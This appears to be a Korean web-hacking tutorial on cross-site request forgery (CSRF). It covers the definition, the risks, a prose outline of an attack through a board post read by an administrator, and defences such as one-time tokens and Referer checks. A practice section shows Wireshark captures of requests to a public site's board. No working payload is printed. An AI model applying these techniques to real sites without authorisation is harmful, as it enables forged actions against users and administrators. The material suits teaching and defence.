웹해킹이란 무엇인가?

Web Hacking Tutorial

CSRF(Cross Site Request Forgery) 공격기법

[BOSS] 손 우 규

https://github.com/swk3169/web-hacking

목차

1. CSRF(Cross-site request forgery)

1.1 정의

사이트 간 요청 위조(또는 크로스 사이트 요청 위조, 영어: Cross-site request forgery, CSRF, XSRF)는 웹사이트 취약점 공격의 하나로, 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록 등)를 특정 웹사이트에 요청하게 하는 공격을 말한다.

유명 경매 사이트인 옥션에서 발생한 개인정보 유출 사건에서 사용된 공격 방식 중 하나다.

사이트 간 스크립팅(XSS)을 이용한 공격이 사용자가 특정 웹사이트를 신용하는 점을 노린 것이라면, 사이트간 요청 위조는 특정 웹사이트가 사용자의 웹 브라우저를 신용하는 상태를 노린 것이다. 일단 사용자가 웹사이트에 로그인한 상태에서 사이트간 요청 위조 공격 코드가 삽입된 페이지를 열면, 공격 대상이 되는 웹사이트는 위조된 공격 명령이 믿을 수 있는 사용자로부터 발송된 것으로 판단하게 되어 공격에 노출된다.


1.2 위험성

CSRF(Cross-site request forgery)는 웹사이트 취약점 공격방법중 하나로, 사용자가 자신의 의지와는 상관없이 공격자가 의도한 수정, 삭제, 등록 행위 등 특정 웹사이트에 요청하게 하는 공격이다.

유명 경매 사이트인 옥션에서 발생한 개인정보 유출 사건에서 사용된 공격 방식 중 하나이기도 하며, 일단 사용자가 웹사이트에 로그인한 상태에서 사이트간 요청 위조 공격 코드가 삽입된 페이지를 열면 이후에는 사용자의 행동과 관계 없이 사용자의 웹 브라우저와 공격 대상 웹사이트 간의 상호작용이 이루어져 다양한 공격이 가능하게 된다. 따라서 해당 공격 가능성이 존재한다는 것은 위험한 상태로 신속한 보안조치가 필요한 상황이다.

1.3 공격법

- **CSRF(Cross-site request forgery) Script**



1. 공격자는 게시판에 관리자가 관심을 가질 수 있는 제목으로 CSRF 스크립트가 포함된 게시물을 등록한다.
2. 관리자는 확인이 필요한 게시물로 파악하여, CSRF 스크립트가 포함된 게시물을 확인한다.
3. 게시물을 읽은 관리자는 CSRF 스크립트가 포함된 것을 알지 못한 채 게시물을 확인한다. 하지만, 관리자의 권한으로 공격자가 원하는 CSRF 스크립트 요청이 발생한다.
4. 공격자가 원하는 CSRF 스크립트 결과가 발생하여, 관리자 및 사용자의 피해가 발생한다.

1.4 방어법

- **서버에서 쿠키 이외의 다른 파라미터 값으로 추가 인증을 처리**

중요 action을 처리할 때, 추가 인증 수단을 사용한다면 공격이 불가능하다.

- **XSS(Cross Site Script) 스크립트의 실행 방지**

XSS 취약점이 존재하지 않더라도 스크립트를 실행시킬 수 있기 때문에 XSS만 막았다고 해서 CSRF를 막았다고는 할 수 없다.

- **값이 매번 바뀌는 one TIME 값 사용**

인증 값을 알아내는 것이 힘들고, 사용자마다 매번 인증 값이 바뀐다. 쿠키가 아닌 다른 형태의 매번 바뀌는 인증 값을 사용한다.

- **IPS나 웹 방화벽을 사용**

CSRF 스크립트는 정상적인 HTML 스크립트이기 때문에 보안 솔루션으로는 방어를 할 수 없고 중요 공격 로직을 파악하고 분석하여 안전한 웹 어플리케이션을 개발한다.

- **Referer 체크**


Referer는 HTTP 헤더에 있는 정보로 해당 요청이 요청된 페이지의 정보를 가지고 있는데 해당 정보는 Paros나 Zap, fiddler같은 프로그램으로 조작이 가능하지만 방법이 간단하여 소규모 웹사이트에 주로 이용되는 방법이다.


- **GET/POST 구분**


img 태그 등을 이용할 경우 GET 요청으로 들어오게 될 것이고, 반면 흔히 하듯 form을 이용해 값을 받을 경우 POST를 이용하게 되는 경우가 많기 때문이다.


2. 실습


2.1 CSRF(Cross-site request forgery) 공격









dowellcomputer.com/talk/talkWriteAction.jsp
dowellcomputer.com 내용:
대화방 등록에 성공하였습니다.
확인
내용
소스코드
등록
대화방 목록



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 37
1008 132.863367 192.168.0.2 112.175.50.171 HTTP 794 POST /talk/talkWriteAction.jsp HTTP/1.1 (application/x-www-form-urlencoded)
1009 132.877200 112.175.50.171 192.168.0.2 HTTP 317 HTTP/1.1 200 OK (text/html)
1012 133.864442 192.168.0.2 112.175.50.171 HTTP 597 GET /talk/talkListForm.jsp HTTP/1.1
1014 133.884819 112.175.50.171 192.168.0.2 HTTP 74 HTTP/1.1 200 OK (text/html)
1015 133.884857 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [ACK] Seq=1825 Ack=2758 Win=65536 Len=0
1027 139.438503 112.175.50.171 192.168.0.2 TCP 54 80 → 8975 [FIN, ACK] Seq=2758 Ack=1825 Win=18688 Len=0
1028 139.438660 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [ACK] Seq=1825 Ack=2759 Win=65536 Len=0
1048 141.501612 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [FIN, ACK] Seq=1825 Ack=2759 Win=65536 Len=0
1050 141.510670 112.175.50.171 192.168.0.2 TCP 54 80 → 8975 [ACK] Seq=2759 Ack=1826 Win=18688 Len=0
Frame 1012: 597 bytes on wire (4776 bits), 597 bytes captured (4776 bits) on interface 0
Ethernet II, Src: RivetNet_e0:8b:93 (9c:b6:d0:e0:8b:93), Dst: EfmNetwo_d5:c1:2c (90:9f:33:d5:c1:2c)
Internet Protocol Version 4, Src: 192.168.0.2, Dst: 112.175.50.171
Transmission Control Protocol, Src Port: 8975, Dst Port: 80, Seq: 1282, Ack: 1358, Len: 543
Hypertext Transfer Protocol
0000 90 9f 33 d5 c1 2c 9c b6 d0 e0 8b 93 08 00 45 00 ..3..,.. ......E.
0010 02 47 3d a5 40 00 80 06 57 07 c0 a8 00 02 70 af .G=.@... W.....p.
0020 32 ab 23 0f 00 50 86 e8 73 41 14 68 1c c6 50 18 2.#..P.. sA.h..P.
0030 00 fb f7 0f 00 00 47 45 54 20 2f 74 61 6c 6b 2f ......GE T /talk/
0040 74 61 6c 6b 4c 69 73 74 46 6f 72 6d 2e 6a 73 70 talkList Form.jsp
0050 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1. 1..Host:
0060 20 64 6f 77 65 6c 6c 63 6f 6d 70 75 74 65 72 2e dowellc omputer.
0070 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a com..Con nection:
0080 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 55 70 67 keep-al ive..Upg
0090 72 61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 rade-Ins ecure-Re
00a0 71 75 65 73 74 73 3a 20 31 0d 0a 55 73 65 72 2d quests: 1..User-
00b0 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 Agent: M ozilla/5
00c0 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 20 31 .0 (Wind ows NT 1
Packets: 3233 · Displayed: 19 (0.6%)
Profile: Default



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 37
No. Time Source Destination Protocol Length Info
1008 132.863367 192.168.0.2 112.175.50.171 HTTP 794 POST /talk/talkWriteAction.jsp HTTP/1.1 (application/x-www-form-urlencoded)
1009 132.877200 112.175.50.171 192.168.0.2 HTTP 317 HTTP/1.1 200 OK (text/html)
1010 132.918107 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [ACK] Seq=1282 Ack=1358 Win=64256 Len=0
1012 133.864442 192.168.0.2 112.175.50.171 HTTP 597 GET /talk/talkListForm.jsp HTTP/1.1
1013 133.884375 112.175.50.171 192.168.0.2 TCP 1434 80 → 8975 [PSH, ACK] Seq=135
1014 133.884819 112.175.50.171 192.168.0.2 HTTP 74 HTTP/1.1 200 OK (text/html)
1015 133.884857 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [ACK] Seq=1825 Ack
1027 139.438503 112.175.50.171 192.168.0.2 TCP 54 80 → 8975 [FIN, ACK] Seq=275
1028 139.438660 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [ACK] Seq=1825 Ack
1048 141.501612 192.168.0.2 112.175.50.171 TCP 54 8975 → 80 [FIN, ACK] Seq=182
1050 141.510670 112.175.50.171 192.168.0.2 TCP 54 80 → 8975 [ACK] Seq=2759 Ack
segment of a reassembled PDU]
Frame 1012: 597 bytes on wire (4776 bits), 597 bytes captured (4776 bits) on interface 0
Ethernet II, Src: RivetNet_e0:8b:93 (9c:b6:d0:e0:8b:93), Dst: EfmNetwo_d5:c1:2c (90:9f:33:d5:c1:2c)
Internet Protocol Version 4, Src: 192.168.0.2, Dst: 112.175.50.171
Transmission Control Protocol, Src Port: 8975, Dst Port: 80, Seq: 1282, Ack: 1358, Len: 543
Hypertext Transfer Protocol
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
